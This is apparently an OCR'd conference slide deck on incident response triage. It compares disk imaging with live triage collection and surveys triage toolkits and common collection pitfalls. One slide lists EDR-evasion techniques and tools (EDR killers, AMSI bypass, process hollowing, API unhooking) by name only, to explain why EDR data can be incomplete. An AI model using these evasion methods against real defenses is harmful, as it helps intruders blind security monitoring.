Inversion6

Evolving Incident Response: IR Triage for Faster Response

Tyler Hudak

Information Security Summit

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IR Profile: Tyler Hudak

Extensive experience in leading and responding to a variety of incidents

Experience in diverse verticals including healthcare, manufacturing, technology, and financial services

Accomplished speaker and trainer at local, national, and online conferences

25+ years in Information Security and Incident Response

Certs include: GIAC GCFA, GIAC GCFE

Agenda


- What is triage?
- Imaging vs Triage
- Triage toolkits
- How do you collect triage?
- Analyzing Triage

A Breach Unfolds…

- The CFO's laptop may be compromised.
- EDR doesn't give you all the info.
- Do you **image** the laptop's drive or collect **triage** data?

Laptop Details:

- Windows 11
- 1 TB Hard Drive
- Laptop is remote
- EDR still functional
- System isolated



The EDR Is Not Infallible

Some Technical attacks to disable, uninstall or otherwise bypass EDR

☠ **Kill the EDR** - Backstab is a tool capable of killing antimalware protected processes by leveraging sysinternal's Process Explorer (ProcExp) driver, examples Ransomhub's EDRKillShifter, EDRSilencer EDRSandBlast or NimBlackout

☠ Conduct adversarial **operations in-browser** i.e. once you're in the ESXi Admin Portal EDR is blind to what you do next

☠ **Live off the land** using privileged access and perform "routine administrative functions" obfuscated PowerShell commands

☠ Gain access to the EDR configuration via privileged credentials (SSO without MFA) and **whitelist malware binaries**

☠ Use binaries such as TeamViewer for RAS which are **well known to EDR** and does not look suspicious

☠ **Process hollowing** is a technique where a legitimate process is created in a suspended state, its memory is unmapped and then replaced with malicious code. This can be done using tools like Metasploit or custom scripts.

☠ **Reflective DLL Injection**. This technique involves loading a DLL directly into memory without writing it to disk, making it harder for EDRs to detect.

☠ Antimalware Scan Interface (AMSI) is a common target for bypassing EDRs. A simple **AMSI bypass** can be achieved using PowerShell

☠ **EDR-Specific Bypass** a combination of process injection and API unhooking to evade detection. This involves using tools like Cobalt Strike or custom C++ code to unhook EDR hooks from system APIs.


Decision #1

Image the laptop's hard drive?

- or -

Collect triage data?

The Past: Dead Disk Imaging



Pros	Cons
• Legal Precedents • Validated (hashed) Evidence • Exact Copy of Data • Have full access to all data	• Slow • System Powered Off • Drive Encryption Causes Issues • Multi-TB Drives

How much time?

Imaging CFO Laptop

Obtaining system
Hours to days

Drive extraction
30 mins to 1 hour

Imaging + Verify
200 GB / hour
(optimal conditions)

Total time (1TB)
Min 6 hours
before analysis

Endpoint Triage – Minutes Instead of Hours

Detectives work at the scene of the crime
Not in the lab

- **Fast, targeted collection** of forensic data and artifacts from live systems
- Allows **focus** on devices that need immediate attention
- Answers:
  - **Compromised?**
  - **Persistence?**
  - **Evidence of exfiltration?**
  - **Lateral movement?**

Triage Steps

Capture


(Volatile)

Preserve

(Artifacts)

Inspect

(Analysis)



Common Collections

Volatile artifacts	Network artifacts	File system artifacts	OS artifacts	Other forensic artifacts
• Memory, process lists, open handles, etc.	• Network connections, DNS cache, listening processes	• MFT, FAT, file listing + timestamps • Static vs Adaptive file collections	• Registry, event logs	• Amcache, SRUM, Browser, Prefetch, …

What does it not collect?

- Static vs Adaptive Collections
- Test runs are important!

- Commonly missed artifacts:
  - **Web logs – IIS, Apache**
  - **Application logs – Exchange, databases**
  - **AV logs – Defender, MalwareBytes**
  - **RMM files – AnyDesk, TeamViewer, ScreenConnect**
  - **Live data – Autoruns, DNS cache**

How much time?

Triage CFO Laptop

Obtaining system
N/A

Drive extraction
N/A

Collection
30 minutes

Upload time
30 minutes


1 hour before analysis begins!

Decision #2

How do we collect triage?

What do we use to collect triage?

Triage SOP


Determine systems of interest
Run triage toolkit on systems
Retrieve output
Analyze
CFO's laptop
Need elevated privileges
Uploaded or on system?
What does it give you?

Triage Toolkits

What's in your go bag?


- **Free**
  - Kape*
  - Velociraptor
- **Commercial**
  - Cyber Triage
  - Binalyze
  - Magnet
- **EDR**
  - MS Defender
  - CrowdStrike
  - SentinelOne
- **Linux**
  - UAC
- **Mac**
  - AutoMacTC
- **Legacy Systems**
  - IRTriage

Triage Toolkit	Windows	Mac	Linux	Legacy	Pricing	Live Data?	RAM?	Analysis?
Kape	X			X	Free*	X	X	X
Velociraptor	X	X	X	X	Free	X	X	X
Cyber Triage	X		UAC	X	Commercial	X		X
MS Defender	X				Commercial	X		
SentinelOne	X	X	X		Commercial	X		
UAC			X		Free	X	X	X
AutoMacTC		X			Free	X		
IRTriage				X	Free	X	X	


Common Complications

- Running triage software on a live system…aren't you changing the system?
  - **Yes, but the system will still change if you do nothing or pull the plug**
- Run software locally or from USB?
  - **Enough space on local or USB disk?**
  - **Is USB fast enough? (USB 3.0 or bust)**
- Isolated system…how do I access?
  - **How will you log on if it can't communicate to AD?**
  - **Do you have agents that are allowed in containment?**
- Obtaining the output
  - **Upload -> can it communicate to upload site?**
  - **File export -> Can you copy off to a network share or USB?**

So, we don't need dead disk forensics anymore?



Triage Collection Demo



Triage Output

What do the tools give you?


RAW FILES

COLLECTED DATA

ANALYZED OUTPUT

